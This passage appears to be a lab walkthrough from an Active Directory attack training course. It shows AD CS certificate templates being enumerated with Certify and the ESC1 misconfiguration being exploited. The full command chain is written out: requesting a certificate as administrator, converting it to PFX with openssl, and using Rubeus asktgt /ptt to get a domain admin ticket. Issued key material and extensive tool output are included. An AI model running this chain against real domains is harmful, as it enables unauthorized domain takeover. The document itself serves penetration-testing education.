Template Name : SubCA
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage :
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : HTTPSCertificates
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\RDPUsers S-1-5-21-719815819-3726368948-3917688648-1123
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
```
The HTTPSCertificates template grants enrollment rights to RDPUsers group and allows requestor to supply Subject Name. Recall that student867 is a member of RDPUsers group. This means that we can request certificate for any user as student867.
Let's request a certificate for Domain Admin - Administrator:
```
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"HTTPSCertificates" /altname:administrator
```
```
[*] Action: Request a Certificates
[*] Current user context : dcorp\student867
[*] No subject name specified, using current context as subject.
[*] Template : HTTPSCertificates
[*] Subject : CN=student867, CN=Users, DC=dollarcorp, DC=moneycorp, DC=local
[*] AltName : administrator
[*] Certificate Authority : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
[*] CA Response : The certificate had been issued.
[*] Request ID : 32
[*] cert.pem :
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA0wgZJkdnD/tBbZ3ZyGsTqK2LmpST3cZlVYWOa7YX6f2CKjA7
8OoJOwWmb8y/b4axhXKJuEMNfRnlTiqkzRMfGhOAjx++u1kb1tsXO/rl+Mcw7ibZ
LKhnTlsCdv5ZGcpuHROAsoxMK6G1MV481TBhgyifLcpbpH2UclkymyPMT8KII9ie
nqxPMewjoiA2MAFbMxO70AkEK0uxHz1AGp3qJyh6pEBEExzJzh59tNNzF5f16ss2
17xnhvTi9kwbQuEQBo2lEYEBEMWUrP2nNRq2uecS13c3Tr+sqNKefPbf4e7xV0Yz
6nULotjY0OKii7j2A2/mKOhhR1Iy1PFDdyQhsQIDAQABAoIBAA8a7knqJHtlXaqN
+O+6kl6phWucJPVj5Q75D1ewYgfSqIWCjFfTOLPr1Jz+B9ngx0YpC6iPzCBfQSWW
MdOoAbrpGHOmLw3T9AUuC3y0mc9z2pHBYBwtNa/LHeMMk64f6j/UjIq7NhyNZ53Q
BASygNhViQdLC8I7ZuvEbLXkGxS+U5cZJcX2diDI5c5GVYpPOH8VuIn+wBaisNg+
A4dHXsbsaGbTMtxQwqQT6687I+JnWAN8C0X1PeE5y7ovTNGO8SDe68iTyXbU4Rkj
fmZDMNkbxFQnGFFn9qggdkHlVD6L3D7/IqhYfD3iBMm2mzuAYgxJH+FIq8hhqEPZ
++QF7K0CgYEA3fwdvc9wegIq69jgmv7fAj+UwKd9iPtgLI4fx0gI7Sn6/1/zcpmI
lABmyf7jZH5buGNRCNfxDrn4u13T2otMw3AoavpygqN7hS3rmb1dZkcln7EfQZHq
KYkqxn7r9fok5jg5++eyKMjQ+BQaJ+aCWNdnbbcM3tHCmgULHiJuw+cCgYEA815R
H53VLUDVpoEmg07/mGcDquXJaqFxaaqNvYN1D2shnxu4SfFw53I5KUBz1/EVsHfr
winlcQFkcgidaqL2w+S0UksIfRVap4jcfM8h8Kg0B0OgPi7EJ5m6YJ9huyS9uKt/
KuMZ87HL66qkvKwcR6zCqcGO1Nxn/xuh1cOAOqcCgYEApveRL0muIjcrLYZNOofm
GXzVWCsi4zugVSL5iB0Iicp/vkHfjR0qe5fpuJl9VAMu3fvl4a7648bB7bxfMwx/
yqi73etO4jAxIjUt9s9WRy3QgNLq3Zjw9hj0EaU5uiRSSM+V3YGiocaaV15XZhed
h1FNvFpo1dgUdWDBwgLIKZUCgYEAkQlHjXERh4uZCEb1vdGJr7jMzb9t/vdB0LhN
CoFadRriiaEKfj6+i6BeAoCfyTSrOWTuguNXErbCttb9gXynVW1qLZT79ReR1EBT
Lqp+zp5fi2i5CfXy/qq2ETlLFC28R18lRVjcsYfnQIaM8MgdfnWt+V8aES9dZwJ/
uxZsyAcCgYADukRRr1lw4qw8FvjuD9QatHQomC0IWWMajNyL3Y/PSnvxw6ZYon04
bYAQsZ3Dx7rj373xpzTFGfGXYnikgg5+EwTLOYPnLb5H303AVVgEzKh42O18JI9q
oIMOPgOJ2j7LcWcGyltK23YNetnYhcEzqcPKQfMSO6WLon4++vw1+Q==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGYjCCBUqgAwIBAgITFQAAACDNQYnbxpLPOQAAAAAAIDANBgkqhkiG9w0BAQsF
ADBSMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxGTAXBgoJkiaJk/IsZAEZFgltb25l
eWNvcnAxHjAcBgNVBAMTFW1vbmV5Y29ycC1NQ09SUC1EQy1DQTAeFw0yNTA1MTky
MjA3MTVaFw0yNzA1MTkyMjE3MTVaMHMxFTATBgoJkiaJk/IsZAEZFgVsb2NhbDEZ
MBcGCgmSJomT8ixkARkWCW1vbmV5Y29ycDEaMBgGCgmSJomT8ixkARkWCmRvbGxh
cmNvcnAxDjAMBgNVBAMTBVVzZXJzMRMwEQYDVQQDEwpzdHVkZW50ODY3MIIBIjAN
BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0wgZJkdnD/tBbZ3ZyGsTqK2LmpST
3cZlVYWOa7YX6f2CKjA78OoJOwWmb8y/b4axhXKJuEMNfRnlTiqkzRMfGhOAjx++
u1kb1tsXO/rl+Mcw7ibZLKhnTlsCdv5ZGcpuHROAsoxMK6G1MV481TBhgyifLcpb
pH2UclkymyPMT8KII9ienqxPMewjoiA2MAFbMxO70AkEK0uxHz1AGp3qJyh6pEBE
ExzJzh59tNNzF5f16ss217xnhvTi9kwbQuEQBo2lEYEBEMWUrP2nNRq2uecS13c3
Tr+sqNKefPbf4e7xV0Yz6nULotjY0OKii7j2A2/mKOhhR1Iy1PFDdyQhsQIDAQAB
o4IDDjCCAwowPQYJKwYBBAGCNxUHBDAwLgYmKwYBBAGCNxUIheGocofMn2jhhyaC
n65RgvL2fYE/hpePdoe0hBICAWQCAQYwKQYDVR0lBCIwIAYIKwYBBQUHAwIGCCsG
AQUFBwMEBgorBgEEAYI3CgMEMA4GA1UdDwEB/wQEAwIFoDA1BgkrBgEEAYI3FQoE
KDAmMAoGCCsGAQUFBwMCMAoGCCsGAQUFBwMEMAwGCisGAQQBgjcKAwQwRAYJKoZI
hvcNAQkPBDcwNTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCAMAcGBSsO
AwIHMAoGCCqGSIb3DQMHMB0GA1UdDgQWBBTV2wGkkvXrrwWVT3BlQpgWh8lMQDAo
BgNVHREEITAfoB0GCisGAQQBgjcUAgOgDwwNYWRtaW5pc3RyYXRvcjAfBgNVHSME
GDAWgBTR/o0Kp/q0Mp82/CC498ueaMVF7TCB2AYDVR0fBIHQMIHNMIHKoIHHoIHE
hoHBbGRhcDovLy9DTj1tb25leWNvcnAtTUNPUlAtREMtQ0EsQ049bWNvcnAtZGMs
Q049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO
PUNvbmZpZ3VyYXRpb24sREM9bW9uZXljb3JwLERDPWxvY2FsP2NlcnRpZmljYXRl
UmV2b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Q
b2ludDCBywYIKwYBBQUHAQEEgb4wgbswgbgGCCsGAQUFBzAChoGrbGRhcDovLy9D
Tj1tb25leWNvcnAtTUNPUlAtREMtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUy
MFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9bW9uZXlj
b3JwLERDPWxvY2FsP2NBQ2VydGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0
aWZpY2F0aW9uQXV0aG9yaXR5MA0GCSqGSIb3DQEBCwUAA4IBAQDbUDLV4WIUZi/A
ABELKXyJUhGqCzJRZ/y/KaeszdLf7lmZ/7Po6gzJo6eTZu8eHO5G6xkS2bI/lkHj
N/JyOGgXopVtIv9tSt9JY13sPK9dyb22uAO5jJ0yvjl9nsGW+rbKWm5vpIXZysvz
g34rcbmr2je+6u477UfK6OiONMA8tQLLCGYuAxDW/9qmL/LfcivKY0NXn/b/SBMU
R/1DazyOQJPIXbrt0kbng5IhfuVgii3s5qQbOxyHRaluKxi45ePadv/u6RlWqbAH
IjyVzGK9HEU82OpFNnWqqYcBsDXWSPAeT53o718ecExDbnMMFWY4mO/bEbxtsXoV
whi47kT6
-----END CERTIFICATE-----
[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```
Copy all the text between -----BEGIN RSA PRIVATE KEY----- and -----END CERTIFICATE----- and save it to esc1.pem.
We need to convert it to PFX to use it. Use openssl binary on the student VM to do that. I will use SecretPass\@123 as the export password.
```
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc1.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\esc1-DA.pfx
```
Use the PFX created above with Rubeus to request a TGT for DA - Administrator, using moneycorp.local domain:
```
Rubeus.exe asktgt /user:administrator /domain:moneycorp.local /dc:mcorp-dc.moneycorp.local /certificate:esc1-DA.pfx /password:SecretPass@123 /ptt
```
```powershell
[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Root CAs
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[*] NTAuthCertificates - Certificates that enable authentication:
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[*] Enterprise/Enrollment CAs:
Enterprise CA Name : moneycorp-MCORP-DC-CA
DNS Hostname : mcorp-dc.moneycorp.local
FullName : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
Allow ManageCA, ManageCertificates mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Enrollment Agent Restrictions : None
Enabled Certificate Templates:
CA-Integration
HTTPSCertificates
SmartCardEnrollment-Agent
SmartCardEnrollment-Users
DirectoryEmailReplication
DomainControllerAuthentication
KerberosAuthentication
EFSRecovery
EFS
DomainController
WebServer
Machine
User
SubCA
Administrator
```
We can list all the templates using the following command. Going through the output we can find some interesting templates:
```powershell
C:\AD\Tools\Certify.exe find
```
```
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Listing info about the Enterprise CA 'moneycorp-MCORP-DC-CA'
Enterprise CA Name : moneycorp-MCORP-DC-CA
DNS Hostname : mcorp-dc.moneycorp.local
FullName : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
Allow ManageCA, ManageCertificates mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Enrollment Agent Restrictions : None
[*] Available Certificates Templates :
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : User
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Users S-1-5-21-335606122-960912869-3279953914-513
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : EFS
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Encrypting File System
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Users S-1-5-21-335606122-960912869-3279953914-513
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : Administrator
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Microsoft Trust List Signing, Secure Email
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : EFSRecovery
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : File Recovery
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : Machine
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Computers S-1-5-21-335606122-960912869-3279953914-515
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : DomainController
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DIRECTORY_GUID, SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : WebServer
Schema Version : 1
Validity Period : 2 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SubCA
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage :
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : DomainControllerAuthentication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, Server Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : DirectoryEmailReplication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DIRECTORY_GUID, SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Directory Service Email Replication
mspki-certificate-application-policy : Directory Service Email Replication
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : KerberosAuthentication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DOMAIN_DNS, SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
